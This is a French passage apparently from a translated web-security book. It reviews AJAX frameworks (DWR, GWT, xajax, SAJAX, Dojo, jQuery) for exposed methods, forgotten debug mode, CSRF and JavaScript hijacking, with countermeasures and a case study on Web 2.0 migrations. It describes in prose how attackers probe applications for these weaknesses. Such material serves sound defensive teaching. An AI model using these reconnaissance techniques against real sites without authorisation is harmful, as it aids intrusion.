Les développeurs employant DWR risquent de révéler à leur insu certaines méthodes. Comme évoqué plus loin dans l'étude de cas consacrée aux expositions, les programmeurs d'applications web pouvaient auparavant partir du principe que leurs utilisateurs n'en connaissaient que les méthodes explicitement mentionnées. Cependant, le Web 2.0 a souvent déplacé la limite des fonctionnalités publiées, ce qui est partiellement vrai dans le cas des applications DWR. Bien que par défaut ce framework ne rende pas publiques toutes les classes d'une application web, il mentionnera toutes les méthodes de toute classe marquée comme à exposer. Si une classe comporte des méthodes à ne pas signaler aux utilisateurs, il faudra que les développeurs recourent aux instructions d'inclusion et d'exclusion du framework pour accéder à une granularité suffisante dans la configuration. Heureusement, en la matière les développeurs ont la partie bien plus facile que les agresseurs. Il leur suffira, avant de montrer une quelconque classe, d'en inspecter rapidement les méthodes incluses pour s'assurer que seules celles qu'ils auront approuvées seront publiées. Quant aux agresseurs, il leur faudra obtenir, puis analyser, la liste complète des méthodes publiées par l'application, à la recherche de méthodes sensibles peut-être exposées non intentionnellement. Le Chapitre 6 et l'attaque d'exposition mentionnée ci-après présentent le processus par lequel on peut obtenir les méthodes exposées par l'application.

Mode de débogage

Popularité :	2
Simplicité :	6
Impact :	3
Évaluation du risque :	**4**

Une exposition fréquente susceptible d'affecter les applications web DWR consiste à laisser le mode de débogage activé. À l'issue des tests, les développeurs oublient souvent ce détail, fournissant ainsi aux agresseurs des informations relatives à l'application web. Avec DWR, plusieurs raisons expliquent pourquoi les programmeurs font cette erreur d'inattention. Pour commencer, dans le guide de démarrage du produit (**http://getahead.org/dwr/getstarted**), l'état par défaut de la configuration active le mode de débogage. D'autre part, lors de l'exécution d'une application web employant DWR, aucun indice visuel ne trahit l'activation du mode de débogage ; la présence de ce dernier est donc facile à oublier. Développeurs comme agresseurs s'assureront facilement de l'activation de ce mode. Dans le cas du site `www.cybermechants.com/exempleDApplication/`, il suffit de se rendre sous `www.cybermechants.com/exempleDApplication/dwr/`. Si le mode de débogage est désactivé, le message *Access to debug pages is denied*[1] accueillera le visiteur. Dans le cas contraire, le programmeur et l'attaquant obtiendront une page décrivant les classes de l'application web connues de DWR. Dès lors, il suffira d'explorer chacune pour prendre connaissance des méthodes qu'elle expose.

Prévention contre le mode de débogage

La contre-mesure appropriée est très simple : désactiver le mode de débogage dans les environnements de production. Pour cela, on emploiera les réglages suivants dans la section `dwr servlet <servlet>` du fichier de configuration `WEB INF/web.xml` :

```
<init-param>
   <param-name>debug</param-name>
   <param-value>false</param-value>
</init-param>
```

Autre possibilité : éliminer totalement la section de débogage du fichier de configuration `web.xml`.

En ce qui concerne l'exposition à des attaques de détournement de type CSRF ou JavaScript, DWR se distingue de tous les autres frameworks AJAX. Certes, sa branche 1.x rappelait ses concurrents, en incorporant aucune protection particulière contre

1. N.D.T. : "L'accès aux pages de débogage est refusé".

ces dangers. Cependant, la branche 2.x de DWR prévoit à cette fin le cookie `JSESSIONID`. Au lieu de se contenter d'en vérifier la valeur dans les en-têtes, DWR 2.x l'intègre également au corps d'une requête HTTP `POST`. Le produit refusera toute requête où cette valeur n'apparaît pas. Ce sujet et d'autres questions relatives aux agressions de type CSRF sont évoqués au Chapitre 4.

Ces protections anti-CSRF, intégrées par défaut sur toutes les applications DWR 2.x, peuvent toutefois être désactivées par les développeurs si elles gênent l'application web. En précisant `crossDomainSessionSecurity=false` dans la section `init param` du fichier `web.xml`, on ôtera les protections anti-détournement de type CSRF ou JavaScript. Heureusement pour un agresseur potentiel, cette situation, trahissant une application vulnérable aux attaques CSRF, est facile à reconnaître. Pour cela, il suffit d'observer les requêtes HTTP `POST` émises par l'application web. Si la valeur de cookie `JSESSIONID` y apparaît dans les en-têtes comme dans le corps, les défenses `crossDomainSessionSecurity` sont activées ; dans le cas contraire, l'application présente peut-être un point faible.

INFO

Pour en savoir plus sur les attaques de type CSRF, reportez-vous au Chapitre 4 et au livre blanc écrit (en anglais) par Jesse Burns, disponible à l'adresse **www.isecpartners.com/files/XSRF_Paper.pdf**.

Google Web Toolkit

GWT ou *Google Web Toolkit* (**http://code.google.com/webtoolkit**) est un framework AJAX proposé par Google et permettant aux développeurs Java de créer des applications AJAX. Pour cela, ils écrivent du code Java puis font appel à GWT pour transformer l'application en fichiers HTML et JavaScript, susceptibles alors d'être hébergés sur tout serveur web traditionnel, comme Apache ou Microsoft IIS. GWT ne fonctionnant pas vraiment comme un mandataire entre le client et l'application web, il est difficile d'y reconnaître de prime abord un framework relevant de cette famille. Cependant, cette analyse le considérera comme tel du fait de sa compilation d'une application renfermant parfois des fonctionnalités cachées, opération susceptible d'en montrer toutes les méthodes à l'utilisateur.

Procédure d'installation

Pour installer GWT, on suivra les étapes suivantes :

1. S'assurer d'abord que l'on dispose du SDK Java de Sun Microsystems (*Sun Java Software Development Kit*).

2. Télécharger la dernière version de GWT à l'adresse **http://code.google.com/webtoolkit/download.html**.
3. Employer le script `applicationCreator` pour générer les fichiers nécessaires à la prise en charge de l'application web Java à venir. Écrire et déboguer celle-ci dans l'environnement de développement intégré (IDE) de son choix pour la rendre prête au déploiement.
4. À l'issue de son développement, le produit est prêt à être compilé par GWT. Exécuter le script de compilation du framework, qui transformera l'application Java en un ensemble de fichiers JavaScript et HTML, susceptibles d'être copiés sur le serveur web de son choix pour y être servis au client.

Exposition non intentionnelle de méthodes

Popularité :	4
Simplicité :	6
Impact :	3
Évaluation du risque :	**4**

Du point de vue de l'exposition des méthodes, GWT constitue un cas intéressant. Tandis que d'autres frameworks AJAX imposent aux développeurs de déclarer les classes qu'ils souhaitent exposer, GWT publie par défaut toutes les méthodes de l'application. Cela s'explique par son architecture compilée originale, différente du style mandataire habituel des autres frameworks AJAX. Quand GWT transforme une application, il produit des fichiers JavaScript et HTML ne nécessitant aucune forme de mandataire intermédiaire (*middleware*). Ce processus peut poser un problème aux développeurs souhaitant masquer certaines méthodes sensibles, mais ne bénéficiera pas autant aux agresseurs qu'on pourrait le craindre. En effet, au lieu de reprendre les noms des méthodes dans le code JavaScript, GWT les transforme en identifiants abscons, tels que `ab` ou `vF`, en lieu et place de *seConnecter* ou *methodeSensible*. Par conséquent, même si toutes les méthodes sont exposées, elles ne le seront pas sous une forme facile à exploiter pour un agresseur.

À l'instar de la plupart des autres frameworks, GWT craint les CSRF, contre lesquelles il n'intègre aucune protection par défaut. Par conséquent, il reviendra aux développeurs de construire les défenses appropriées à ce type d'agression dans leurs applications.

Pour découvrir si une application GWT prête le flanc aux attaques de type CSRF, on procédera comme pour tout autre framework. Un agresseur en inspectera les requêtes `GET` et `POST` lors d'une utilisation normale. À défaut d'y découvrir des valeurs secrètes

(comme le cookie `JSESSIONID` répété dans le corps de la requête pour DWR), il conclura que l'application web est vulnérable. Bien que GWT n'intègre par défaut aucun mécanisme de protection contre ce danger, Google a publié un document détaillant les risques et suggérant aux développeurs web des manières de défendre leurs produits contre les failles de sécurité les plus fréquentes, et notamment CSRF (à l'adresse **http://groups.google.com/group/Google-Web-Toolkit/web/security-for-gwt-applications**).

INFO

Pour en savoir plus sur les attaques de type CSRF, reportez-vous au Chapitre 4.

En plus de CSRF, les applications web GWT sont encore susceptibles de subir des agressions par détournement de JavaScript, ce framework reposant sur JSON (*JavaScript Object Notation*) pour les communications entre le client et le serveur. Heureusement pour les développeurs, GWT soumet par défaut les requêtes au serveur à l'aide de la méthode HTTP `POST`, ce qui limite l'exposition à ce danger. On signalera toutefois qu'il est élémentaire de modifier les applications GWT pour leur faire employer des requêtes HTTP `GET`. Les programmeurs optant pour ce choix devront alors implémenter des protections contre le détournement de JavaScript, sous peine d'être vulnérables à ce risque.

xajax

Le produit xajax (**www.xajaxproject.org**) est un framework AJAX serveur pour les applications web écrites en PHP (*PHP Hypertext Preprocessor*). Il prend en charge les branches 4.3.x et 5 de ce langage, ainsi que les plates-formes Apache et IIS pour le serveur web. Son fonctionnement est celui d'un framework serveur classique ; il joue le rôle d'un objet intergiciel (*middleware*) entre le client et le code du serveur. Quand celui-là souhaite appeler une méthode sur celui-ci, du code JavaScript situé dans le client émet l'appel sur l'objet xajax, qui transmet alors la demande aux méthodes PHP du serveur. Lorsque le serveur renvoie les résultats, l'objet xajax les passe alors, au format XML, au code JavaScript client, pour affichage dans le navigateur de l'utilisateur.

Procédure d'installation

Pour installer xajax, on suivra les étapes suivantes :

1. S'assurer que l'application web emploie PHP dans une version 4.3.x ou 5.
2. Télécharger la dernière version du framework xajax à l'adresse **http://prdownloads.sourceforge.net/xajax/**.
3. Intervenir sur l'application pour y incorporer les fonctionnalités du framework xajax. On commencera par y inclure sa bibliothèque principale, `xajax.inc.php`.

4. Instancier l'objet xajax maître en créant un nouvel objet xajax. Il fonctionnera comme un mandataire (*proxy*) entre le code JavaScript du client et les méthodes que celui-ci souhaite appeler sur l'application PHP.
5. Indiquer quelles méthodes PHP exposer au client ; c'est l'étape la plus susceptible de mettre en péril la sécurité de l'application. En général, on recourt pour cela à la méthode `registerFunction()`, en lui passant pour argument le nom d'une méthode PHP à exposer. La section d'attaque ci-après détaille une autre technique d'exposition.
6. Après avoir exposé les méthodes désirées, il reste à effectuer deux dernières opérations. D'abord, on démarrera xajax en lui indiquant de prendre en charge les appels entrants des clients par la méthode `processRequests()`. Enfin, on insérera le code JavaScript généré automatiquement dans le code HTML émis auprès du client en invoquant la méthode xajax `printJavascript()`.

Exposition non intentionnelle de méthodes

Popularité :	4
Simplicité :	6
Impact :	3
Évaluation du risque :	**4**

Les développeurs ayant opté pour xajax souffriront parfois d'exposition non intentionnelle de méthodes. Comme on le verra dans l'étude de cas consacrée aux expositions en fin de chapitre, les programmeurs d'applications web ont pris l'habitude du fait que leurs utilisateurs ne pouvaient en connaître que les méthodes explicitement mentionnées. Malheureusement, cette ligne de démarcation a souvent évolué avec l'avènement du Web 2.0. C'est partiellement vrai pour les applications xajax, mais pas autant que pour d'autres frameworks AJAX. Même s'il faut par défaut y préciser une à une les méthodes à exposer, xajax propose aux développeurs une manière facile d'enregistrer d'un coup toutes les méthodes de l'application. En effet, pour toute définition de classe comptant un grand nombre de méthodes, on pourra recourir au code mentionné sur le site de xajax (**http://wiki.xajaxproject.org/Xajax_0.2:_Tips_and_Tricks:_Auto_Register_Methods**) pour inclure automatiquement toutes les méthodes fournies par la classe. Ces étapes supplémentaires imposées au développeur souhaitant exposer toutes les méthodes d'une classe réduisent certes la surface de frappe par rapport aux autres produits, mais on prendra tout de même garde à ne pas commettre d'erreur. Comme pour tout autre framework, et sachant que xajax leur fournit des manières pratiques d'exposer toutes les méthodes de l'application, les

développeurs s'assureront de ne rien publier de sensible accidentellement. Quant aux agresseurs, il leur faudra obtenir une liste complète des méthodes révélées par l'application pour y rechercher soigneusement toute fonction sensible publiée par erreur.

INFO

Le Chapitre 6 couvre la manière d'obtenir les méthodes exposées par l'application.

Comme la plupart des autres frameworks, xajax n'intègre aucune protection par défaut contre les attaques de type CSRF ; les développeurs s'assureront que leur application est suffisamment protégée. Pour un agresseur recherchant une faille CSRF dans une application xajax, la procédure d'exploration ressemble à celle employée pour d'autres frameworks : il suffit d'examiner les requêtes HTTP `GET` et `POST` émises auprès d'une application web xajax lors d'une utilisation normale de celle-ci. À défaut d'y découvrir des valeurs secrètes (comme le cookie `JSESSIONID` répété dans le corps de la requête pour DWR), il conclura que l'application web est vulnérable.

INFO

Pour en savoir plus sur les attaques de type CSRF, reportez-vous au Chapitre 4.

Heureusement pour les développeurs, même si xajax n'intègre par défaut aucune défense anti-CSRF, les applications reposant sur ce framework sont immunisées contre les attaques par détournement de JavaScript. En effet, ces dernières ne fonctionnent que sur les applications web exprimant leur trafic descendant aux formats JSON ou JavaScript. Dans toutes ses versions actuelles, xajax ne prend en charge que XML pour ces messages. Ce choix de conception protège donc les programmeurs optant pour xajax de toute attaque par détournement de JavaScript.

SAJAX

SAJAX (**www.modernmethod.com/sajax/**) est une boîte à outils AJAX serveur capable de prendre en charge des applications web écrites dans un grand nombre de langages. À l'heure où nous écrivons ces lignes, ASP, ColdFusion, PHP, Python, Ruby et quelques autres y sont ainsi reconnus. SAJAX fonctionne comme un framework AJAX mandataire classique et permet aux développeurs de définir quelles méthodes de l'application web ils souhaitent exposer. Ces dernières une fois étiquetées, les programmeurs peuvent inclure dans le code HTML des pages le code JavaScript généré automatiquement par le framework.

Procédure d'installation

Pour installer SAJAX, on suivra les étapes suivantes :

1. Télécharger le framework SAJAX à l'adresse **www.modernmethod.com/sajax/download.phtml**.
2. Intervenir dans l'application pour la doter des fonctionnalités SAJAX. On y inclura d'abord la bibliothèque principale du framework, dont le nom dépend du langage employé. Dans le cas de PHP, il s'agira de `Sajax.php`, tandis que la bibliothèque ColdFusion s'appelle `Sajax.cfm`.
3. Instancier l'objet SAJAX en appelant la fonction `sajax init()`. Cet objet servira de mandataire entre le code JavaScript du client et les méthodes de l'application web situées sur le serveur.
4. Déclarer les méthodes de l'application que SAJAX publiera aux clients dans le code JavaScript généré dynamiquement. Pour cela, on passera à la fonction `sajax export()` toutes les méthodes à exposer, sous forme d'une énumération dont les éléments sont séparés par des virgules.
5. Après avoir exposé les méthodes désirées, il reste à effectuer deux dernières opérations. D'abord, on démarrera SAJAX en lui indiquant de prendre en charge les appels entrants des clients par la méthode SAJAX `sajax handle client request()`. Enfin, on insérera le code JavaScript généré automatiquement dans le code HTML émis auprès du client en invoquant la méthode SAJAX `sajax show JavaScript()`.

Expositions fréquentes

À l'instar de plusieurs autres frameworks AJAX, SAJAX n'intègre par défaut aucun mécanisme de protection contre les attaques de type CSRF. Les développeurs doivent donc s'en charger eux-mêmes. Pour savoir si une application SAJAX souffre d'une faille CSRF, un agresseur en examinera les requêtes HTTP `GET`. Si celles-ci ne renferment que des contenus faciles à deviner, et à défaut d'y découvrir des valeurs secrètes (comme le cookie `JSESSIONID` répété dans le corps de la requête pour DWR), il conclura que l'application web est vulnérable.

INFO

Pour en savoir plus sur les attaques de type CSRF, reportez-vous au Chapitre 4.

En plus des attaques CSRF, le framework AJAX est par défaut particulièrement vulnérable à des agressions par détournement de JavaScript, pour deux raisons. D'abord, il exprime son trafic descendant dans ce langage. D'autre part, il s'appuie sur des requêtes

HTTP `GET`. Par conséquent, il reviendra aux développeurs des applications de prévoir des lignes de défense contre ces dangers.

Exposition non intentionnelle de méthodes

Popularité :	4
Simplicité :	6
Impact :	3
Évaluation du risque :	**4**

En matière des autres expositions fréquentes, comme les fonctionnalités de débogage ou la publication de méthodes potentiellement sensibles, SAJAX court moins de risques que d'autres frameworks. Par exemple, l'activation du débogage y déclenche un certain nombre d'alertes JavaScript lors de l'utilisation de l'application web ; il est donc quasiment impossible à un développeur d'oublier ce détail lors du passage en production. Quant à l'exposition de méthodes potentiellement sensibles, à l'heure où nous écrivons ces lignes, SAJAX ne propose aucune manière automatique de publier d'un seul jet un grand nombre de méthodes. En d'autres termes, chacune sera exposée manuellement par un développeur, à travers la fonction `sajax export()` ; il est donc très peu probable que cette manipulation laisse passer une méthode sensible de l'application web.

Exposition non intentionnelle de méthodes

Aucune contre-mesure automatique ne protège contre l'exposition non intentionnelle de méthodes. Après avoir mis au point une application AJAX, les développeurs veilleront systématiquement à la contrôler depuis un outil mandataire web comme WebScarab pour découvrir précisément tout ce qu'elle émet auprès des clients.

Boîte à outils Dojo

La boîte à outils *Dojo* (**http://dojotoolkit.org/)** est un framework client assistant à la création d'applications web AJAX. Plusieurs de ses fonctionnalités, comme de nombreux *widgets* et des bibliothèques d'effets spéciaux, en simplifient le développement.

D'autre part, *Dojo* permet aux développeurs de n'incorporer que les sections de ses interfaces de programmation (API) effectivement utilisées par leur programme. Cela rassurera les programmeurs chagrinés d'observer l'explosion de la taille du code JavaScript émis par les applications web auprès de leurs clients pour leur bon fonctionnement.

Comme Prototype et d'autres frameworks AJAX clients, Dojo se limite à une bibliothèque côté client de fichiers JavaScript ; on pourra donc l'associer à toute technologie d'écriture d'application côté serveur, comme PHP ou Java.

Sécurité de la sérialisation

De par la nature des frameworks AJAX côté client, la surface de frappe est considérablement réduite par rapport à celle qu'offrent les frameworks côté serveur. En effet, ces derniers doivent exposer des méthodes à leurs clients, gérer le débogage et se protéger contre les menaces fréquentes que constituent les attaques CSRF ou par détournement de JavaScript. Les frameworks côté client, quant à eux, visent principalement à fournir des *widgets* faciles d'emploi pour le développement d'interfaces graphiques, tout en abstrayant les particularités de chaque navigateur en matière de `XMLHttpRequest`. Cela explique pourquoi la sécurité d'une application web s'appuyant sur un framework côté client repose avant tout sur le format de sérialisation choisi par celui-ci.

Par défaut, la boîte à outils *Dojo* s'appuie sur le format JSON, susceptible de mener facilement à des attaques par détournement de JavaScript. Heureusement pour les développeurs, *Dojo* soumet par défaut les requêtes au serveur à l'aide de la méthode HTTP `POST`, ce qui limite l'exposition à ce danger, *a fortiori* si le serveur de l'application web est construit de manière à ne prendre en charge que ce type de requêtes. Toutefois, il est fréquent que les développeurs remplacent ces requêtes HTTP `POST` par des requêtes `GET`, plus performantes et faciles d'emploi. Les programmeurs optant pour ce choix devront alors prendre conscience du risque qu'ils font courir à leur application : la possibilité d'attaques par détournement de JavaScript.

On évitera certes la requête HTTP `GET` au profit de la méthode `POST`, mais il conviendra aussi d'employer un format de sérialisation différent. Pour les applications web reposant sur *Dojo* et soucieuses de leur sécurité, on recommandera le choix de XML pour le trafic descendant, ce qui constituera une protection profonde et robuste, de par la nature des attaques par détournement de JavaScript.

jQuery

Le framework jQuery (**http://jquery.com/**), lui aussi situé côté client, assistera les développeurs dans la construction d'applications web AJAX. Pour cela, il leur propose de manipuler de nombreux éléments du modèle objet de document (*Document Object Model* ou DOM) à travers l'objet chaînable jQuery. Puisque jQuery se limite à une bibliothèque côté client de fonctions JavaScript, on pourra l'associer à toute technologie d'écriture d'application côté serveur, comme PHP ou Java.

Sécurité de la sérialisation

Par défaut, jQuery propose quatre types de formats de sérialisation à l'utilisateur : XML, HTML, JSON et des scripts. Le choix de l'un des deux derniers rendra l'application vulnérable à une agression par détournement de JavaScript. En effet, le framework jQuery emploie par défaut la requête HTTP `GET`. Par conséquent, les serveurs d'application qu'on lui associe reconnaissent généralement cette méthode. Sur les serveurs hébergeant leurs applications web, les développeurs veilleront à ne proposer que la requête HTTP `POST`.

D'autre part, les programmeurs éviteront les formats de sérialisation JSON et JavaScript pour leur préférer XML ou HTML, proposés par jQuery. Associé aux autres défenses, ce choix constituera une protection profonde et robuste contre les attaques par détournement de JavaScript.

Résumé

Le passage aux fonctionnalités de type AJAX peut modifier la surface de frappe des applications web. Auparavant, ces dernières définissaient clairement quelles informations exposer à l'utilisateur, mais le Web 2.0 obscurcit la donne. Les migrations des applications web vers des frameworks AJAX veilleront donc à prévoir des tests contrôlant notamment les expositions non intentionnelles de méthodes et les fonctionnalités de débogage.

D'autre part, les développeurs AJAX prendront exactement conscience des niveaux de protection fournis par leur framework. Dans le cas des agressions de type CSRF, seuls les utilisateurs de DWR dans ses versions 2.x en sont automatiquement protégés ; ce n'est pas le cas de ceux des autres frameworks comme GWT, xajax ou encore SAJAX. Parfois, des décisions relatives à la conception d'un framework AJAX apporteront d'autres avantages en matière de sécurité – citons une nouvelle fois DWR, qui ne craint rien du détournement de JavaScript grâce à certaines défenses supplémentaires, ou xajax, bénéficiant sur ce point de la robustesse du format de sérialisation XML. C'est pourquoi nous recommandons aux développeurs employant des frameworks côté client, tels que Prototype et *Dojo Toolkit*, de renforcer leur sécurité en optant pour XML comme format de trafic descendant.

Quel que soit le framework finalement retenu, c'est encore XML qui aura la préférence du programmeur souhaitant minimiser les risques. Les développeurs se familiariseront avec le comportement de leur framework AJAX et apprendront les éventuelles protections dont ils y disposent. Pour toute lacune en la matière, ils élaboreront leurs propres défenses en remplacement.

Étude de cas : Expositions de migrations vers le Web 2.0

Lors d'une migration classique vers une nouvelle technologie web, on s'inquiète généralement des questions de fiabilité et de performances. Les développeurs souhaitent souvent que tout "fonctionnera, tout simplement" même s'ils craignent parfois que le nouvel outil ne mette à bas immédiatement leur application. Cependant, lors d'une migration vers les fonctionnalités du Web 2.0, il convient d'accorder une attention toute particulière à la sécurité.

Les développeurs web dont les applications étaient déjà considérées comme sûres seront peut-être choqués d'apprendre les risques qu'ils courent, et nombreux sont ceux qui les ignorent. De par la nature du Web 1.0, les programmeurs ont une idée très précise des informations émises ou non auprès des utilisateurs, mais cette frontière bouge avec le passage au Web 2.0. Une grande proportion de chaque application web fonctionne désormais au cœur du navigateur, qui doit donc en connaître les propriétés. Pour cela, les produits envoient généralement au client un gros bloc de code JavaScript, décrivant toutes les méthodes nécessaires à leur fonctionnement. En d'autres termes, contrairement au cas du Web 1.0, l'utilisateur connaît désormais bien plus en détail les entrailles des applications. En théorie, cela n'influe en rien sur leur sécurité, dans la pratique, les programmes grouillent souvent de méthodes internes et autres fonctionnalités de débogage que les clients ne sont pas censés connaître. Tout cela explique les soucis de sécurité posés par une migration vers le style du Web 2.0.

Cette étude de cas se penche sur les sujets suivants :

- le processus de migration vers le Web 2.0 ;
- les expositions communes ;
- les méthodes internes ;
- les fonctionnalités de débogage ;
- les URL cachées ;
- les fonctionnalités complètes.

Processus de migration vers le Web 2.0

Partant d'une application web écrite dans le style du Web 1.0, on débute généralement le processus de migration en retenant un framework AJAX. Ce choix dépend souvent d'un certain nombre de facteurs, et notamment de la plate-forme et des technologies sur lesquelles repose le programme. Comme on peut s'y attendre, la multiplicité des combinaisons a produit de nombreux frameworks différents, variant énormément dans la manière dont ils dotent une application web des fonctionnalités propres au Web 2.0. Certains imposent une réécriture complète du code, tandis que d'autres sauront s'accommoder de l'existant, qu'ils agrémenteront des propriétés recherchées. Plusieurs techniques existent pour cela : certains frameworks AJAX fonctionnent comme une *servlet* intermédiaire (*middleware*) entre l'application et le client, tandis que d'autres recompilent toute l'application en code JavaScript, servi

ensuite de manière statique. Quel que soit leur fonctionnement précis, tous les frameworks induisent généralement les mêmes étapes principales :

1. *Télécharger le produit.* Le développeur choisira un framework approprié aux technologies employées. Si l'application web repose sur Java, il optera généralement pour *Google Web Toolkit* ou *DWR*, qui lui éviteront de réécrire son code. D'un autre côté, si l'application web n'est pas encore écrite, il pourra opter pour un produit comme *Dojo Toolkit*, qu'il faut intégrer au programme.
2. *Installer le framework.* Le programmeur suit ensuite les instructions d'installation précisées par le produit. Parfois, il suffira de décompacter celui-ci avant d'y préciser d'éventuelles informations de configuration propres au site ; dans d'autres situations, il faudra l'intégrer à un environnement de développement intégré (IDE) tel que Microsoft Visual Studio.
3. *Importer l'application.* À l'issue de l'installation, l'application web est importée dans le framework, étape qui dépend beaucoup de celui-ci. Il faut souvent configurer le framework pour lui indiquer l'emplacement de l'arborescence source de l'application.
4. *Exposer les méthodes.* Après importation de l'application dans le framework et application des éléments de configuration appropriés, il faut encore préciser les portions du programme que l'on souhaite publier. C'est l'étape la plus susceptible de mettre en péril la sécurité de l'application. Souvent, le développeur souhaitant que l'ensemble fonctionne au plus vite retiendra dans sa sélection toutes les méthodes de son projet, ce qui peut poser de nombreux problèmes. En effet, certaines zones appelées à rester privées seront alors transmises à l'utilisateur. Le développeur souhaitant mener correctement une migration vers le Web 2.0 consacrera donc le plus clair de son temps à choisir soigneusement les sections publiées, afin de s'assurer qu'il les connaît exactement.
5. *Exécuter le framework.* Enfin, après importation et configuration complète du produit, l'exécution de celui-ci donnera vie à la nouvelle application, dans le style du Web 2.0. La sortie dépendra énormément du framework retenu. Ainsi, avec ASP.Net AJAX de Microsoft, on obtiendra une application web normale. *A contrario*, une application Java traitée par le framework *Google Web Toolkit* produira des fichiers HTML et JavaScript, directement servis depuis n'importe quel serveur web statique.

Expositions fréquentes

Malheureusement pour les développeurs, la découverte d'expositions n'est pas un processus facile. L'outil *SecurityQA Toolbar* d'*iSEC Partners*, disponible à l'adresse www.isecpartners.com/SecurityQAToolbar, est susceptible de les assister partiellement dans cette tâche, mais aucun programme ne pourra résoudre entièrement ce problème. La seule manière pour un programmeur de s'assurer de l'absence d'expositions dans une application récemment migrée au Web 2.0 consiste à en analyser le code transmis aux utilisateurs. De même, un agresseur y recherchera des données potentiellement sensibles ou publiées par erreur. Chaque framework émettant du code d'une manière qui lui est propre, les précisions dépendront du cas particulier envisagé. Les faiblesses auxquelles s'intéresseront développeurs et agresseurs relèvent généralement de l'une des catégories suivantes :

- méthodes internes ;
- fonctionnalités de débogage ;
- URL cachées ;
- fonctionnalités complètes.

Méthodes internes

L'exposition la plus dangereuse susceptible de survenir lors d'une migration vers le style du Web 2.0 est celle où un agresseur découvre une méthode que les développeurs avaient conçue privée et réservée au personnel autorisé. Ce n'est guère une bonne habitude, mais traditionnellement, les développeurs du Web 1.0 ont rarement souffert de l'inclusion de méthodes réalisant des commandes d'administration sans authentification et autres actions appelées à rester secrètes. En effet, dans ce style de programmation, la liste complète des méthodes n'est jamais communiquée à l'utilisateur. Dans la pratique, si une méthode s'acquittant d'une fonction administrative porte un nom abscons, aucun agresseur ne la découvrira. Pour la deviner, il faudrait tester exhaustivement tous les noms possibles, solution non praticable pour trouver les fonctions cachées. Cependant, une transition vers le Web 2.0 risque d'exposer ces fonctionnalités, car une application exécutée à travers un framework AJAX étiquette parfois les méthodes à exposer au client. Même si le framework ne les propose pas toutes de manière automatique, les développeurs sont souvent tentés par cette solution de facilité pour garantir le bon fonctionnement de leur application après la mise à jour. Un développeur peu soigneux lors de cette étape risquera de publier à ses utilisateurs, aux côtés des méthodes légitimes, des fonctions internes sensibles – ce dont évidemment les agresseurs sauront profiter.

Fonctionnalités de débogage

Les fonctionnalités de débogage posent un autre problème lors de la migration vers le Web 2.0 : elles peuvent exposer de nouveaux points faibles. Dans ce domaine vaste, le problème le plus courant consiste à rendre possible l'activation des modes de débogage. Comme pour les méthodes internes, les développeurs des applications du Web 1.0 ont rarement souffert de cette habitude peu sûre consistant à prévoir des arguments supplémentaires (par exemple `debug=true`) pour activer une sortie affichant tous les détails. Ici encore, il leur suffisait de prévoir une variable au nom complexe, quasiment impossible à deviner, même par un agresseur menant une recherche exhaustive. Cependant, lors de la migration vers le Web 2.0, l'utilisateur observera désormais l'implémentation complète de toutes les méthodes émises par le serveur. Il pourra donc en inspecter la définition à la recherche de drapeaux de débogage susceptibles d'activer des modes plus verbeux.

URL cachées

Autre famille de points faibles souvent exposés dans les applications récemment migrées vers le Web 2.0 : les URL cachées. Si l'on a opté pour un framework convertissant une application existante, celui-ci en parcourra l'arborescence du code source, sur laquelle il s'appuiera pour produire le nouveau programme. Dans certains cas, les développeurs comptent sur des URL cachées pour mener certaines fonctions administratives, ce qui n'est pas sans causer quelques soucis. Comme pour les méthodes internes et autres expositions de fonctionnalités de débogage, cela ne gênait pas trop sur le Web 1.0, où l'agresseur devait tester tour à tour toutes les URL possibles à la recherche des portes dérobées. Cependant, le framework du Web 2.0 disposant de l'arborescence totale du code source du produit (incluant notamment les URL auparavant masquées au public), ces adresses secrètes risquent d'apparaître dans le code JavaScript émis au client.

Fonctionnalités complètes

Même si elle ne constitue pas à proprement parler d'un problème de sécurité, l'exposition des fonctionnalités complètes mérite que l'on s'y attarde du fait de son impact potentiel. Comme on l'a déjà évoqué avec d'autres classes d'exposition, lorsque l'on visite une application migrée dans le style du Web 2.0, on reçoit généralement un ensemble de fichiers JavaScript qui en décrivent toutes les propriétés, souvent émis avant même que l'authentification n'ait pris place – ce qui donne des informations à un tiers. Voilà un changement fondamental par rapport à la manière dont on prenait connaissance des fonctionnalités d'une application du Web 1.0. En effet, toute exploration des méthodes imposait à un utilisateur de parcourir explicitement chaque section de l'application. Avec le Web 2.0, tous les détails sont transmis d'un bloc. En soi, cela ne crée pas de faille, mais il s'agit d'une révolution dans la manière dont les applications web interagissent avec leurs utilisateurs. Un agresseur cherchant à découvrir les méthodes et à en savoir plus sur une application cible aura la partie bien plus facile que dans le cas du Web 1.0, où il lui fallait arpenter l'ensemble des recoins du produit pour en connaître les fonctionnalités.

D'autre part, les fichiers JavaScript émis en trafic descendant par le Web 2.0 décriront parfois des propriétés auxquelles un agresseur n'aurait pas eu accès dans une application du Web 1.0. Par exemple, le code JavaScript ne se contente pas de décrire des méthodes susceptibles d'être appelées par le rôle de l'agresseur (comme un utilisateur peu privilégié), mais précise aussi les fonctions accessibles aux profils de confiance et aux administrateurs. Voilà des informations utiles quand on cherche plus tard à mener des attaques de type CSRF, où l'on oblige un administrateur à réaliser une action précise, grâce aux méthodes d'administration précédemment découvertes.

Les expositions de migration constituent une famille intéressante de failles, survenant dans les applications migrées du Web 1.0 vers le Web 2.0. Contrairement aux faiblesses où l'agresseur recherche un trou de sécurité particulier, il s'agit ici de fonctionnalités applicatives auparavant masquées et désormais dévoilées. Ces problèmes se posent quand les développeurs ne sont pas conscients des propriétés publiées, après migration, par un framework AJAX auprès des utilisateurs. Les agresseurs pourront exploiter le code JavaScript transmis par le serveur avant même que l'authentification ne se soit déroulée, et décrivant l'ensemble des fonctionnalités de l'application, à la recherche de classes d'exposition fréquentes – méthodes internes, modes de débogage, URL cachées.

Lors d'une migration vers le Web 2.0, les développeurs prendront donc garde à s'assurer que seules les méthodes véritablement conçues comme publiques sont exposées aux clients, tout ce qui relève du fonctionnement interne de l'application demeurant hors de leur portée. D'autre part, à l'issue d'un processus de transformation en application du Web 2.0, les programmeurs contrôleront le bon nettoyage des informations émises, pour éviter toute fuite de données privées. Comme toutes les technologies nouvelles, les applications du Web 2.0 ne sont pas, par nature, plus ou moins sûres ; il suffit que les développeurs comprennent comment cette nouvelle manière d'envisager les activités en ligne influe sur les interactions entre leur application et ses utilisateurs.

IV

Clients lourds

8 *Sécurité d'ActiveX*
9 *Attaques sur les applications Flash*

8

Sécurité d'ActiveX

